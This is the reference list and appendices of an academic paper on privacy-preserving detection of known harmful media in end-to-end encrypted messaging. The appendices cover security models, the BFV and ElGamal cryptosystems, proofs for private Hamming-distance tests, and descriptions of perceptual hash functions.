We are grateful to Seny Kamara, Hany Farid, and the Microsoft PhotoDNA team for valuable conversations that informed this work. We also thank Susan E. McGregor for thoughtful shepherding. All views are solely our own.

References

[1] Ksenia Ermoshina, Francesca Musiani, and Harry Halpin. "End-to-End Encrypted Messaging Protocols: An Overview". In: *International Conference on Internet Science*. 2016.

[2] Apple. *Apple Platform Security*. Tech. rep. Apr. 2020. URL: https://manuals.info.apple.com/MANUALS/1000/MA1902/en_US/apple-platform-security-guide.pdf.

[3] WhatsApp. *WhatsApp Encryption Overview*. Tech. rep. Dec. 2017. URL: https://whatsapp.com/security/WhatsApp-Security-Whitepaper.pdf.

[4] Facebook. *Messenger Secret Conversations*. Tech. rep. May 2017. URL: https://about.fb.com/wp-content/uploads/2016/07/messenger-secret-conversations-technical-whitepaper.pdf.

[5] Katriel Cohn-Gordon et al. "A Formal Security Analysis of the Signal Messaging Protocol". In: *IEEE European Symposium on Security and Privacy*. 2017.

[6] Facebook. *Community Standards Enforcement Report*. URL: https://transparency.facebook.com/community-standards-enforcement.

[7] Roshan Sumbaly et al. *Using AI to Detect COVID-19 Misinformation and Exploitative Content*. May 2020. URL: https://ai.facebook.com/blog/using-ai-to-detect-covid-19-misinformation-and-exploitative-content.

[8] Google. *YouTube Community Guidelines Enforcement*. URL: https://transparencyreport.google.com/youtube-policy/removals.

[9] Twitter. *Twitter Rules Enforcement*. URL: https://transparency.twitter.com/en/twitter-rules-enforcement.html.

[10] Microsoft. *New Technology Fights Child Porn by Tracking Its "PhotoDNA"*. URL: https://news.microsoft.com/2009/12/15/new-technology-fights-child-porn-by-tracking-its-photodna/.

[11] Bian Yang, Fan Gu, and Xiamu Niu. "Block Mean Value Based Image Perceptual Hashing". In: *International Conference on Intelligent Information Hiding and Multimedia*. 2006.

[12] Evan Klinger and David Starkweather. *pHash: The Open Source Perceptual Hash Library*. 2010. URL: https://www.phash.org.

[13] Neal Krawetz. *Looks Like It*. 2011. URL: https://www.hackerfactor.com/blog/index.php?/archives/432-Looks-Like-It.html.

[14] Christoph Zauner, Martin Steinebach, and Eckehard Hermann. "Rihamark: Perceptual Image Hash Benchmarking". In: *IS&T/SPIE Electronic Imaging*. 2011.

[15] Neal Krawetz. *Kind of Like That*. 2013. URL: https://www.hackerfactor.com/blog/index.php?/archives/529-Kind-of-Like-That.html.

[16] Arambam Neelima and Kh Manglem Singh. "Perceptual Hash Function Based on Scale-Invariant Feature Transform and Singular Value Decomposition". In: *The Computer Journal* 59.9 (2016).

[17] Dmitry Petrov. *Wavelet Image Hash in Python*. 2016. URL: https://fullstackml.com/wavelet-image-hash-in-python-3504fdd282b5.

[18] Facebook. *The TMK+PDQF Video-Hashing Algorithm and the PDQ Image-Hashing Algorithm*. Tech. rep. Aug. 2019. URL: https://github.com/facebook/ThreatExchange/blob/master/hashing/hashing.pdf.

[19] Microsoft. *Microsoft PhotoDNA Cloud Service*. 2009. URL: https://microsoft.com/en-us/photodna.

[20] John F. Clark. *Statement for the United States Senate Committee on the Judiciary*. July 2019. URL: https://www.judiciary.senate.gov/imo/media/doc/Clark%20Testimony.pdf.

[21] Elie Bursztein et al. "Rethinking the Detection of Child Sexual Abuse Imagery on the Internet". In: *The World Wide Web Conference*. 2019.

[22] Internet Watch Foundation. *Hash List*. URL: https://www.iwf.org.uk/our-services/hash-list.

[23] Canadian Centre for Child Protection. *Project Arachnid*. URL: https://projectarachnid.ca/en/#how-does-it-work.

[24] Global Internet Forum to Counter Terrorism. *Joint Tech Innovation*. URL: https://www.gifct.org/joint-tech-innovation/.

[25] Priti Patel et al. *Open Letter: Facebook's "Privacy First" Proposals*. Oct. 2019. URL: https://www.justice.gov/opa/press-release/file/1207081/download.

[26] National Center for Missing and Exploited Children. *NCMEC's Statement Regarding End-to-End Encryption*. Oct. 2019. URL: https://missingkids.org/blog/2019/post-update/end-to-end-encryption.

[27] Priti Patel et al. *International Statement: End-to-End Encryption and Public Safety*. Oct. 2020. URL: https://www.justice.gov/opa/pr/international-statement-end-end-encryption-and-public-safety.

[28] Piotr Indyk and Rajeev Motwani. "Approximate Nearest Neighbors: Towards Removing the Curse of Dimensionality". In: *ACM Symposium on Theory of Computing*. 1998.

[29] Moses S. Charikar. "Similarity Estimation Techniques from Rounding Algorithms". In: *ACM Symposium on Theory of Computing*. 2002.

[30] Eric Goldman. *Content Moderation Remedies*. Apr. 2019. URL: https://citp.princeton.edu/event/goldman/.

[31] Baris Coskun and Nasir Memon. "Confusion/Diffusion Capabilities of Some Robust Hash Functions". In: *Conference on Information Sciences and Systems*. 2006.

[32] Jeffrey Knockel, Lotus Ruan, and Masashi Crete-Nishihata. "An Analysis of Automatic Image Filtering on WeChat Moments". In: *USENIX Workshop on Free and Open Communications on the Internet*. 2018.

[33] Janis Dalins, Campbell Wilson, and Douglas Boudry. *PDQ & TMK + PDQF – A Test Drive of Facebook's Perceptual Hashing Algorithms*. 2019. arXiv: 1912.07745 [cs.CV].

[34] Ray Ozzie. *CLEAR*. Tech. rep. Jan. 2017. URL: https://github.com/rayozzie/clear/blob/master/clear-rozzie.pdf.

[35] Steven M. Bellovin et al. *Analysis of the CLEAR Protocol per the National Academies' Framework*. Tech. rep. CUCS-003-18. Department of Computer Science, Columbia University, May 2018. URL: https://mice.cs.columbia.edu/getTechreport.php?techreportID=1637.

[36] Stefan Savage. "Lawful Device Access Without Mass Surveillance Risk: A Technical Design Discussion". In: *ACM Conference on Computer and Communications Security*. 2018.

[37] Charles V. Wright and Mayank Varia. "Crypto Crumple Zones: Enabling Limited Access without Mass Surveillance". In: *IEEE European Symposium on Security and Privacy*. 2018.

[38] Charles V. Wright and Mayank Varia. "A Cryptographic Airbag for Metadata: Protecting Business Records Against Unlimited Search and Seizure". In: *USENIX Workshop on Free and Open Communications on the Internet*. 2018.

[39] Zvika Brakerski and Vinod Vaikuntanathan. "Fully Homomorphic Encryption from Ring-LWE and Security for Key Dependent Messages". In: *International Cryptology Conference*. 2011.

[40] Junfeng Fan and Frederik Vercauteren. *Somewhat Practical Fully Homomorphic Encryption*. Cryptology ePrint Archive, Report 2012/144. 2012.

[41] Christian Mouchet, Juan Troncoso-Pastoriza, and Jean-Pierre Hubaux. *Computing Across Trust Boundaries Using Distributed Homomorphic Cryptography*. Cryptology ePrint Archive, Report 2019/961. 2019.

[42] Hao Chen et al. *Efficient Homomorphic Conversion Between (Ring) LWE Ciphertexts*. Cryptology ePrint Archive, Report 2020/015. 2020.

[43] Ivan Damgård et al. "Multiparty Computation from Somewhat Homomorphic Encryption". In: *International Cryptology Conference*. 2012.

[44] Masaya Yasuda et al. "New Packing Method in Somewhat Homomorphic Encryption and Its Applications". In: *Security and Communication Networks* 8.13 (2015).

[45] Masaya Yasuda. "Secure Hamming Distance Computation for Biometrics Using Ideal-Lattice and Ring-LWE Homomorphic Encryption". In: *Information Security Journal: A Global Perspective* 26.2 (2017).

[46] Taher ElGamal. "A Public Key Cryptosystem and a Signature Scheme Based on Discrete Logarithms". In: *IEEE Transactions on Information Theory* 31.4 (1985).

[47] Neal Koblitz. "Elliptic Curve Cryptosystems". In: *Mathematics of Computation* 48.177 (1987).

[48] Andrew C. Yao. "Protocols for Secure Computations". In: *IEEE Symposium on Foundations of Computer Science*. IEEE. 1982.

[49] Meng Liu et al. "Efficient Solution to the Millionaires' Problem Based on Asymmetric Commutative Encryption Scheme". In: *Computational Intelligence* 35.3 (2019).

[50] Ivan Damgård, Martin Geisler, and Mikkel Kroigard. "Homomorphic Encryption and Secure Comparison". In: *International Journal of Applied Cryptography* 1.1 (2008).

[51] Tsung-Yi Lin et al. "Microsoft COCO: Common Objects in Context". In: *European Conference on Computer Vision*. 2014.

[52] Rasmus Rothe, Radu Timofte, and Luc Van Gool. "DEX: Deep EXpectation of Apparent Age from a Single Image". In: *IEEE International Conference on Computer Vision Workshops*. 2015.

[53] Lucia Vadicamo et al. "Cross-Media Learning for Image Sentiment Analysis in the Wild". In: *IEEE International Conference on Computer Vision Workshops*. 2017.

[54] Baoyuan Wu et al. "Tencent ML-Images: A Large-Scale Multi-Label Image Database for Visual Representation Learning". In: *IEEE Access* 7 (2019).

[55] Raul Gomez et al. "Learning to Learn from Web Data Through Deep Semantic Embeddings". In: *European Conference on Computer Vision*. 2018.

[56] Anunay Kulshrestha and Jonathan Mayer. *Identifying Harmful Media in End-to-End Encrypted Communication: Efficient Private Membership Computation (Supplementary Information)*. 2020. URL: `https://github.com/citp/private-membership-computation`.

[57] Shunsuke Kanda, Kazuhiro Morita, and Masao Fuketa. "Compressed Double-Array Tries for String Dictionaries Supporting Fast Lookup". In: *Knowledge and Information Systems* 51.3 (2017).

[58] Arash Partow. *C++ Bloom Filter Library*. 2000. URL: `http://www.partow.net/programming/bloomfilter/index.html`.

[59] Bin Fan et al. "Cuckoo Filter: Practically Better than Bloom". In: *ACM International Conference on Emerging Networking Experiments and Technologies*. 2014.

[60] Mohammad Norouzi, Ali Punjani, and David J. Fleet. "Fast Search in Hamming Space with Multi-Index Hashing". In: *IEEE Conference on Computer Vision and Pattern Recognition*. 2012.

[61] Burton H. Bloom. "Space/Time Trade-Offs in Hash Coding with Allowable Errors". In: *Communications of the ACM* 13.7 (1970).

[62] Benny Chor et al. "Private Information Retrieval". In: *IEEE Annual Symposium on Foundations of Computer Science*. 1995.

[63] Julien P. Stern. "A New and Efficient All-or-Nothing Disclosure of Secrets Protocol". In: *International Conference on the Theory and Application of Cryptology and Information Security*. 1998.

[64] Helger Lipmaa. "First CPIR Protocol with Data-Dependent Computation". In: *International Conference on Information Security and Cryptology*. 2009.

[65] Asra Ali et al. *Communication–Computation Trade-Offs in PIR*. Cryptology ePrint Archive, Report 2019/1483. 2019.

[66] Sebastian Angel et al. "PIR with Compressed Queries and Amortized Query Processing". In: *IEEE Symposium on Security and Privacy*. 2018.

[67] Carlos Aguilar-Melchor et al. "XPIR: Private Information Retrieval for Everyone". In: *Proceedings on Privacy Enhancing Technologies* 2016.2 (2016).

[68] Martin R. Albrecht, Rachel Player, and Sam Scott. "On the Concrete Hardness of Learning with Errors". In: *Journal of Mathematical Cryptology* 9.3 (2015).

[69] Margarita Osadchy et al. "SCiFI – A System for Secure Face Identification". In: *IEEE Symposium on Security and Privacy*. 2010.

[70] Hao Chen, Kim Laine, and Rachel Player. "Simple Encrypted Arithmetic Library - SEAL v2.1". In: *International Conference on Financial Cryptography and Data Security*. 2017.

[71] Raphael R. Toledo, George Danezis, and Ian Goldberg. "Lower-Cost ε-Private Information Retrieval". In: *Proceedings on Privacy Enhancing Technologies* 2016.4 (2016).

[72] Hsiao-Ying Lin and Wen-Guey Tzeng. "An Efficient Solution to the Millionaires' Problem Based on Homomorphic Encryption". In: *International Conference on Applied Cryptography and Network Security*. 2005.

[73] Priyanka Singh and Hany Farid. "Robust Homomorphic Image Hashing". In: *IEEE Conference on Computer Vision and Pattern Recognition Workshops*. 2019.

[74] Paul Grubbs, Jiahui Lu, and Thomas Ristenpart. *Message Franking via Committing Authenticated Encryption*. Cryptology ePrint Archive, Report 2017/664. 2017.

[75] Yevgeniy Dodis et al. "Fast Message Franking: From Invisible Salamanders to Encryptment". In: *International Cryptology Conference*. 2018.

[76] Nirvan Tyagi et al. "Asymmetric Message Franking: Content Moderation for Metadata-Private End-to-End Encryption". In: *International Cryptology Conference*. 2019.

[77] Jonathan Mayer. *Content Moderation for End-to-End Encrypted Messaging*. Oct. 2019. URL: `https://www.cs.princeton.edu/~jrmayer/papers/Content_Moderation_for_End-to-End_Encrypted_Messaging.pdf`.

[78] Nirvan Tyagi, Ian Miers, and Thomas Ristenpart. "Traceback for End-to-End Encrypted Messaging". In: *ACM Conference on Computer and Communications Security*. 2019.

[79] Sandeep Tamrakar et al. "The Circle Game: Scalable Private Membership Test Using Trusted Hardware". In: *ACM Asia Conference on Computer and Communications Security*. 2017.

[80] Johannes Götzfried et al. "Cache Attacks on Intel SGX". In: *European Workshop on Systems Security*. 2017.

[81] Jo Van Bulck et al. "Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution". In: *USENIX Security Symposium*. 2018.

[82] Nico Weichbrodt et al. "AsyncShock: Exploiting Synchronisation Bugs in Intel SGX Enclaves". In: *European Symposium on Research in Computer Security*. 2016.

[83] Sara Ramezanian et al. "Private Membership Test Protocol with Low Communication Complexity". In: *Digital Communications and Networks* (2019).

[84] Kurt Thomas et al. "Protecting Accounts from Credential Stuffing with Password Breach Alerting". In: *USENIX Security Symposium*. 2019.

[85] Lucy Li et al. "Protocols for Checking Compromised Credentials". In: *ACM Conference on Computer and Communications Security*. 2019.

[86] Ralph C. Merkle. "A Digital Signature Based on a Conventional Encryption Function". In: *International Conference on the Theory and Applications of Cryptographic Techniques*. 1987.

[87] Foteini Badimtsi, Ran Canetti, and Sophia Yakoubov. "Universally Composable Accumulators". In: *Cryptographers' Track at the RSA Conference*. 2020.

[88] David Derler, Christian Hanser, and Daniel Slamanig. "Revisiting Cryptographic Accumulators, Additional Properties and Relations to Other Primitives". In: *Cryptographers' Track at the RSA Conference*. 2015.

[89] Nikola Todorovic and Abhi Chaudhuri. *Using AI to Help Organizations Detect and Report Child Sexual Abuse Material Online*. Sept. 2018. URL: https://www.blog.google/around-the-globe/google-europe/using-ai-help-organizations-detect-and-report-child-sexual-abuse-material-online/.

Appendices

A Security Models for PHM and PMC

PHM systems are fundamentally limited to semi-honest security, because they depend on perceptual hashing of media content. Parties could collude to conceal media content or take advantage of how PHFs are imperfect approximations of perceptual similarity. We describe two scenarios in which PHM inherently cannot guarantee malicious security.

Two-Party Malicious Security. The parties (Sender and Recipient) agree out-of-band to defeat PHM. For example, the Sender encrypts media as $E(\mathsf{media})$. Encryption-induced pseudorandomness eliminates perceptual similarity, such that with high probability $d_H(\mathsf{PHF}(\mathsf{media}),\mathsf{PHF}(E(\mathsf{media}))) > \delta_H$ and PHM detection fails. Recipient receives $E(\mathsf{media})$ and decrypts, obtaining media.

One-Sided Malicious Security: Perceptual Manipulation. Sender manipulates media to create $\mathsf{media}' = \{\mathsf{media}'_1,\ldots,\mathsf{media}'_n\}$, content elements that are collectively perceptually similar to media but $\forall \mathsf{media}'_i \in \mathsf{media}' : d_H(\mathsf{PHF}(\mathsf{media}),\mathsf{PHF}(\mathsf{media}'_i)) > \delta_H$. This property defeats PHM detection by definition.

The PMC constructions that we develop build on PHM and have these same limitations. There is, however, a specific type of one-sided malicious security that we *can* guarantee in our PMC protocols.

One-Sided Malicious Security: PMC Cheating. The Sender participates in PMC and cheats at some stage(s). For example, the Sender participates with spoofed content media′, then sends media to an honest Recipient. We can provide one-sided malicious security for this scenario: The honest Recipient could participate in PMC, catching the Sender's cheating. Alternatively, the Sender could provide an authenticated PMC transcript for the Recipient to validate.

BFV Cryptosystem

Public Parameters: Moduli q,t, degree n, standard deviation σ, key space R_3, polynomial ring R_q, and decomposition basis $w < q$.

FHE.KeyGen. Sample $\mathsf{sk} \leftarrow\!\!\$\, R_3$, $e \leftarrow\!\!\$\, \chi$ and $p_1 \leftarrow\!\!\$\, R_q$.

Set $p_0 = -p_1 \cdot \mathsf{sk} + te$ and $\mathsf{pk} = (p_0, p_1)$. Output $(\mathsf{sk},\mathsf{pk})$.

FHE.RlzKeyGen(sk, w). For $l = \log_w(q)$, sample $r_1 \leftarrow\!\!\$\, (R_q)^l$, $e \leftarrow\!\!\$\, \chi^l$. Output $(\mathsf{sk}^2 w - \mathsf{sk} r_1 + e, r_1)$

FHE.Enc(pk, m). Sample $u \leftarrow\!\!\$\, R_3$, $f, g \leftarrow\!\!\$\, \chi$. If $\mathsf{pk} = (p_0, p_1)$, output $(p_0 u + tg + m, p_1 u + tf) \in (R_q)^2$.

FHE.Dec(sk, c). If $c = (c_0, c_1)$, output $\lfloor \frac{t}{q}[c_0 + c_1 \mathsf{sk}]_q \rceil]_t \in R_t$.

FHE.Add(c, c'). If $c = (c_0, c_1), c' = (c'_0, c'_1)$, output $(c_0 + c'_0, c_1 + c'_1)$.

FHE.Mul(c, c'). If $c = (c_0, c_1), c' = (c'_0, c'_1)$, output $\lfloor \lfloor \frac{t}{q}(c_0 c'_0, c_0 c'_1 + c_1 c'_0, c_1 c'_1) \rceil \rceil_q$.

FHE.Sub(FHE.Enc(pk, $p(x)$), k) = FHE.Enc(pk, $p(x^k)$) [66]

FHE.Absorb(pk, m, FHE.Enc(pk, m')) = FHE.Enc(pk, $m \cdot m'$) [66]

Figure 4: The BFV cryptosystem [39, 40].

B Primitives

We rely on the BFV cryptosystem in both our PEMC and PAMC constructions, we use the ElGamal cryptosystem in our PEMC protocol, and we use privacy-preserving comparison for our PAMC design. We expand here on the explanation of these primitives in Section 3.2.

Brakerski/Fan-Vercauteren (BFV) Cryptosystem. Recall that BFV plaintexts are polynomials from the quotient ring $\mathbb{Z}[X]/(X^n+1)$ with plaintext coefficients modulo t for a given modulus t and n, a power of 2. Suppose q is the ciphertext coefficient modulus with $q \equiv 1 \pmod{2n}$, and denote $R_q = \mathbb{Z}_q[X]/(X^n+1)$ as the quotient ring of univariate polynomials with coefficients in $\mathbb{Z}_q$. BFV ciphertexts are $\in (R_q)^2$. Similarly, plaintexts are elements of $R_t = \mathbb{Z}_t[X]/(X^n+1)$. We also fix a parameter σ that defines a discrete Gaussian error distribution χ. Every element of χ is a polynomial of degree less than n with coefficients drawn from $\mathcal{N}(0,\sigma)$ and rounded to the nearest integer. Secret keys are chosen from the quotient ring $R_3 = \mathbb{Z}_3[X]/(X^n+1)$ such that elements of R_3 are univariate polynomials with coefficients uniformly sampled from $\{-1,0,1\}$. The scheme is outlined in Figure 4.[43] Note that $[\cdot]_q$ returns a value in $[\frac{q}{2}, \frac{q}{2})$.

Addition and multiplication of ciphertexts is possible in the BFV scheme. Addition is cheap and is performed coefficient-wise. Multiplication of ciphertexts results in a 3-tuple $\in$

[43] We omit certain functions, including relinearization, for brevity.

Two-Party BFV Cryptosystem

Public Parameters: Moduli q, t, degree n, standard deviation σ, and key space R_3.

FHE.KeyAgg(p_1)

Parties generate respective secret keys sk_c and sk_s.
Client samples $e_c \leftarrow\$ \chi$ and sends $p_{0,c} = [-(p_1 \mathsf{sk}_c + e_c)]_q$.
Server samples $e_s \leftarrow\$ \chi$, computes $p_{0,s} = [-(p_1 \mathsf{sk}_s + e_s)]_q$
and aggregated public key $([p_{0,c} + p_{0,s}]_q, p_1)$.

FHE.CKS(c, σ_c)

Suppose $c = (c_0, c_1)$ and Receiver knows new secret key sk'.
Sender and Receiver have secret shares sk_s and sk_r respectively.
Sender samples $e_s \leftarrow\$ \chi_{CKS}(\sigma_c)$ and sends $h_s = [(\mathsf{sk}_s * c_1) + e_s]_q$.
Receiver samples $e_r \leftarrow\$ \chi_{CKS}(\sigma_c)$, then computes
$h_r = [((\mathsf{sk}_r - \mathsf{sk}') * c_1) + e_r]_q$ and key-switched ciphertext
$c' = ([c_0 + h_s + h_r]_q, c_1)$.

FHE.GKG(K_1, w, τ^m)

Suppose $g = \lfloor log_w(q) \rfloor$, $K_1 \in R_q^g$, $W = (1, \ldots, w^{g-1})$ and τ^m
is a Galois element. Client and Server have secret shares $\mathsf{sk}_c, \mathsf{sk}_s$.
Client sets $e_c \leftarrow\$ \chi^g$, sends $K_{0,c} = [-\mathsf{sk}_c \cdot K_1 + \tau^m(\mathsf{sk}_c) \cdot W + e_c]_q$
Server sets $e_c \leftarrow\$ \chi^g$, $K_{0,s} = [-\mathsf{sk}_s \cdot K_1 + \tau^m(\mathsf{sk}_s) \cdot W + e_s]_q$
Server computes collective keys (K_0, K_1) as $K_0 = K_{0,c} + K_{0,s}$.

Figure 5: A two-party variant of the BFV cryptosystem from Mouchet et al. [41]. Refer to the original text for a description of the distribution χ_{CKS}.

$(R_q)^3$, which can be relinearized to a 2-tuple $\in (R_q)^2$ using relinearization keys generated by FHE.RlzKeyGen [40, 41].

In FHE.KeyAgg, the polynomial p_1 is public. FHE.CKS takes as input a ciphertext $c = \mathsf{FHE.Enc}(\mathsf{pk}_{agg}, m)$ encrypted under the aggregated public key pk_{agg} with noise parameter σ_c. The protocol outputs a ciphertext such that $\mathsf{FHE.Dec}(\mathsf{sk}_s + \mathsf{sk}_c, c) = \mathsf{FHE.Dec}(\mathsf{sk}', c')$. FHE.GKG can be used to generated collective Galois keys. The public parameters include d polynomials K_1, a decomposition basis $w < q$, and Galois element τ^m.

ElGamal Cryptosystem. Suppose $q > 2^k$ is prime and E is an elliptic curve over $\mathbb{F}_q$. We fix a point G on E and consider the group $\mathbb{G}$ generated by G. ElGamal plaintexts are integers modulo q and ciphertexts are elements of $\mathbb{G}^2$. Figure 6 outlines the overall scheme. Decryption of a ciphertext in this scheme is equivalent to solving the elliptic curve discrete log problem (ECDLP). This inefficiency in decryption does not affect our ability to test whether a given ciphertext decrypts to m, which is sufficient for our protocol.

Privacy-Preserving Comparison. For a k-bit string $x = x_k x_{k-1} \ldots x_1 \in \{0,1\}^k$, the 0-encoding S_x^0 and the 1-encoding

Elliptic Curve ElGamal Cryptosystem

Public Parameters: Prime q, elliptic curve E, and generator G.
PHE.KeyGen. Set $\mathsf{sk} \leftarrow\$ \mathbb{Z}_q^*$, output $(\mathsf{sk}, \mathsf{pk} = \mathsf{sk} \cdot G)$.
PHE.Enc(pk, m). Set $r \leftarrow\$ \mathbb{Z}_q^*$, output $(r \cdot G, m \cdot G + r \cdot \mathsf{pk})$.
PHE.DecChk($\mathsf{sk}, (C, C'), m$). Output $\mathsf{sk} \cdot C \stackrel{?}{=} C' - m \cdot G$.
PHE.Add($(C_1, C_1'), (C_2, C_2')$). Output $(C_1 + C_2, C_1' + C_2')$.
PHE.SMul($s, (C, C')$). Output $(s \cdot C, s \cdot C')$.

Figure 6: An elliptic curve variant of the ElGamal cryptosystem [46, 47].

S_x^1 of x are

$$S_x^0 = \{x_k x_{k-1} \ldots x_{i+1} \,\|\, 1 \,\|\, 0^{i-1} : x_i = 0, 1 \le i \le n\}$$
$$S_x^1 = \{x_k x_{k-1} \ldots x_i \,\|\, 0^{i-1} : x_i = 1, 1 \le i \le n\}$$

where 0^i is the i-bit string of zeros. Lin and Tzeng previously showed that $x > y \iff |S_x^1 \cap S_y^0| = 1$ and transform PPC into a private set intersection (PSI) problem [72]. Liu et al. design an asymmetric commutative encryption scheme to efficiently solve this PSI reduction. We fix an elliptic curve E over $\mathbb{F}_q$ where q is prime. Choose a base point G on $E(\mathbb{F}_q)$ and consider the group $\mathbb{G}$ generated by G. We define $\mathsf{CE.Enc} : \mathbb{F}_q \times \mathbb{G} \to \mathbb{G}$ as $\mathsf{CE.Enc}(\mathsf{sk}, M) = \mathsf{sk} \cdot M$. Notice that for $\mathsf{sk}_1, \mathsf{sk}_2$, and $M \in \mathbb{G}$, the encryption scheme is commutative: $\mathsf{CE.Enc}(\mathsf{sk}_1, \mathsf{CE.Enc}(\mathsf{sk}_2, M)) = \mathsf{sk}_1 \cdot (\mathsf{sk}_2 \cdot M) = \mathsf{sk}_2 \cdot (\mathsf{sk}_1 \cdot M) = \mathsf{CE.Enc}(\mathsf{sk}_2, \mathsf{CE.Enc}(\mathsf{sk}_1, M))$. Furthermore, for a fixed secret key $\mathsf{sk} \in \mathbb{F}_q$, the encryption function $\mathsf{CE.Enc}(\mathsf{sk}, \cdot)$ is bijective: for $M_1, M_2 \in \mathbb{G}$, $\mathsf{sk} \cdot M_1 = \mathsf{sk} \cdot M_2 \implies \log_G(\mathsf{sk} \cdot M_1) = \log_G(\mathsf{sk} \cdot M_2) \implies \log_G(M_1) = log_G(M_2) \implies M_1 = M_2$ and for $C \in \mathbb{G}$, $\mathsf{CE.Enc}(\mathsf{sk}, G^{\log_G(C) - \log_G(\mathsf{sk})}) = C$. Liu et. al use this encryption scheme to build an efficient PSI protocol that operates over 0- and 1-encodings of PPC inputs.[44] We defer a proof of correctness and security (in the semi-honest model) of the PPC protocol to the original text [49].

C Private Approximate Equality Test

We provide two lemmas associated with the PAET step of our PAMC protocol.

Lemma C.1. Suppose $(\mathsf{sk}, \mathsf{pk})$ is a BFV key pair. For all $(a, b) \in \{0,1\}^{l_a} \times \{0,1\}^{l_b}$, we define c_a and c_b as

$$c_a = \mathsf{FHE.Enc}(\mathsf{sk}, \mathsf{FHE.Pack}_1(a))$$
$$c_b = \mathsf{FHE.Enc}(\mathsf{sk}, \mathsf{FHE.Pack}_2(b)).$$

Let $\zeta(c_a, c_b) = -2^{-1}\{(2 \cdot c_a - J_a) \cdot (2 \cdot c_b - J_b)\} + 2^{-1}\{J_a \cdot J_b\}$ where we define $J_a, J_b \in R_q$ as

$$J_a = \sum_{i=0}^{l_a - 1} x^i \qquad J_b = -\sum_{i=0}^{l_b - 1} x^{n-i}.$$

[44] We present an elliptic curve variant of the PSI-based PPC protocol in the Supplementary Information [56].

Table 10: The transformation ranges that we use in our evaluation of PHF predictive performance. For a given transform type and level, we sample uniformly at random from the range.

Transform	*Level 1*	*Level 2*	*Level 3*
Rotation (Δ_r°)	$[0,5]$	$[5,15]$	$[15,30]$
Noise Addition (σ)	$[0,2.5]$	$[2.5,7.5]$	$[7.5,17.5]$
Cropping (Δ_c)	$[0.9,1.0]$	$[0.75,0.9]$	$[0.55,0.75]$
Gamma Correction (γ)	$[-0.1,0.1]$	$[-0.25,-0.1]\cup$ $[0.1,0.25]$	$[-0.45,-0.25]\cup$ $[0.25,0.45]$
Rescaling (Δ_a)	$[0.9,1]\cup$ $[1,\frac{1}{0.9}]$	$[0.75,0.9]\cup$ $[\frac{1}{0.9},\frac{1}{0.75}]$	$[0.55,0.75]\cup$ $[\frac{1}{0.75},\frac{1}{0.55}]$

The polynomial $p_{a,b} \in R_t$, defined as

$$p_{a,b} = \mathsf{FHE.Dec}(\mathsf{sk}, \zeta(c_a, c_b)) = \sum_i^{n-1} p_i x^i$$

yields Hamming distances

$$p_i \equiv d_H(a^{(i)}, b) \pmod t$$

for $i \in [l_a - l_b + 1]$ where $a^{(i)}$ is the bit string $a_0 a_1 \cdots a_{i+l_b}$.

Lemma C.2. Suppose $(\mathsf{sk},\mathsf{pk}) = \mathsf{FHE.Keygen}(q,t,n,\sigma)$ is a BFV key pair. For $i \in [\frac{n}{k}]$, all $x, y_i \in \{0,1\}^k$, we define ciphertexts c_y and c_{x_i} as

$$c_y = \mathsf{FHE.Enc}(\mathsf{sk}, \mathsf{FHE.Pack}_1(y_0 \,\|\, \cdots \,\|\, y_{\frac{n}{k}-1}))$$

$$c_{x_i} = \mathsf{FHE.Enc}(\mathsf{sk}, \mathsf{FHE.Pack}_2(0_1^k \,\|\, \cdots \,\|\, 0_{i-1}^k \,\|\, x)).$$

We define the polynomials $p^{(i)} \in R_t$ for $i \in [\frac{n}{k}]$ as

$$p^{(i)} = \mathsf{FHE.Dec}(\mathsf{sk}, \zeta(c_y, c_{x_i})) = \sum_{j=0}^{n-1} p_j^{(i)} x^j,$$

yielding Hamming distances

$$p^{(i)}(0) = \left[\sum_{j=0}^{i-1} \|y_j\|_H \right] + d_H(y_i, x)$$

where $\|y_i\|_H = d_H(y_i, 0^k)$ is the Hamming norm of string y_i.

Proof. From Lemma C.1, we know that

$$\begin{aligned} p^{(i)}(0) &= d_H(y_0 \,\|\, \cdots \,\|\, y_{\frac{n}{k}-1}, 0_0^k \,\|\, \cdots \,\|\, 0_{i-1}^k \,\|\, x) \\ &= \left[\sum_{j=0}^{i-1} d_H(y_j, 0^k) \right] + d_H(y_i, x) \\ &= \left[\sum_{j=0}^{i-1} \|y_j\|_H \right] + d_H(y_i, x) \end{aligned}$$

■

D PHF Predictive Performance

Table 10 provides the transform ranges that we use for evaluating PHF predictive performance in Section 4. We describe the construction of each PHF that we evaluate below. Recall that the PHFs operate on resized and grayscale images.

- Average Hash (aHash): Compares each pixel intensity (i.e., RGB mean) to the mean pixel intensity [13].
- blockHash: Partitions the image into blocks and compares each pixel intensity to the mean intensity in its block [11].
- Difference Hash (dHash): Compares each pixel intensity to neighboring pixel intensity [15].
- Facebook PDQ: Computes a weighted average of luminance using two-pass Jarosz filters, performs a discrete cosine transform (DCT), then compares each value in frequency space to the median value [18].
- pHash: Performs a DCT over pixel intensities, then compares frequency space values similar to PDQ [12].
- Wavelet Hash (wHash): Performs a discrete wavelet transform over pixel intensities, then compares frequency space values similar to PDQ [17].

E Client-Revealing Protocols

The PEMC and PAMC constructions in Section 11 are server-revealing protocols. We describe how to modify our PEMC design so that it is both client- and server-revealing, then we describe how to modify our PAMC design so that it is only client-revealing. Recall that PEMC is equivalent to PAMC with $\delta_H = 0$, so our client-revealing PAMC construction can also function as a client-revealing PEMC protocol.

Client- and Server-Revealing PEMC. Adapting the PEMC protocol that we present in the main text to be both client- and server-revealing is trivial: the Server can relay the output of the protocol to the Client. This construction requires further trust in the Server, however, which could misrepresent the protocol output. In order to mitigate that risk, the Server could send a zero-knowledge argument that $\rho_{-x}(C_y, C'_y)$ decrypts to 0 (Section 9.1). If $\rho_{-x}(C_y, C'_y)$ decrypts to 0, we must have $C'_y = \mathsf{sk}_s \cdot C_y$. Only the Server knows $\mathsf{sk}_s = \log_{C_y}(C'_y)$, and the Server can construct a generalized Schnorr proof of knowledge of this discrete log. The Server can make a non-interactive argument in the random oracle model using the Fiat-Shamir heuristic. The additional cost of generating the proof is 2 EC point multiplications for the Server, and verification costs 1 multiplication for the Client. The additional communication cost is only 2 EC points for each equality test.

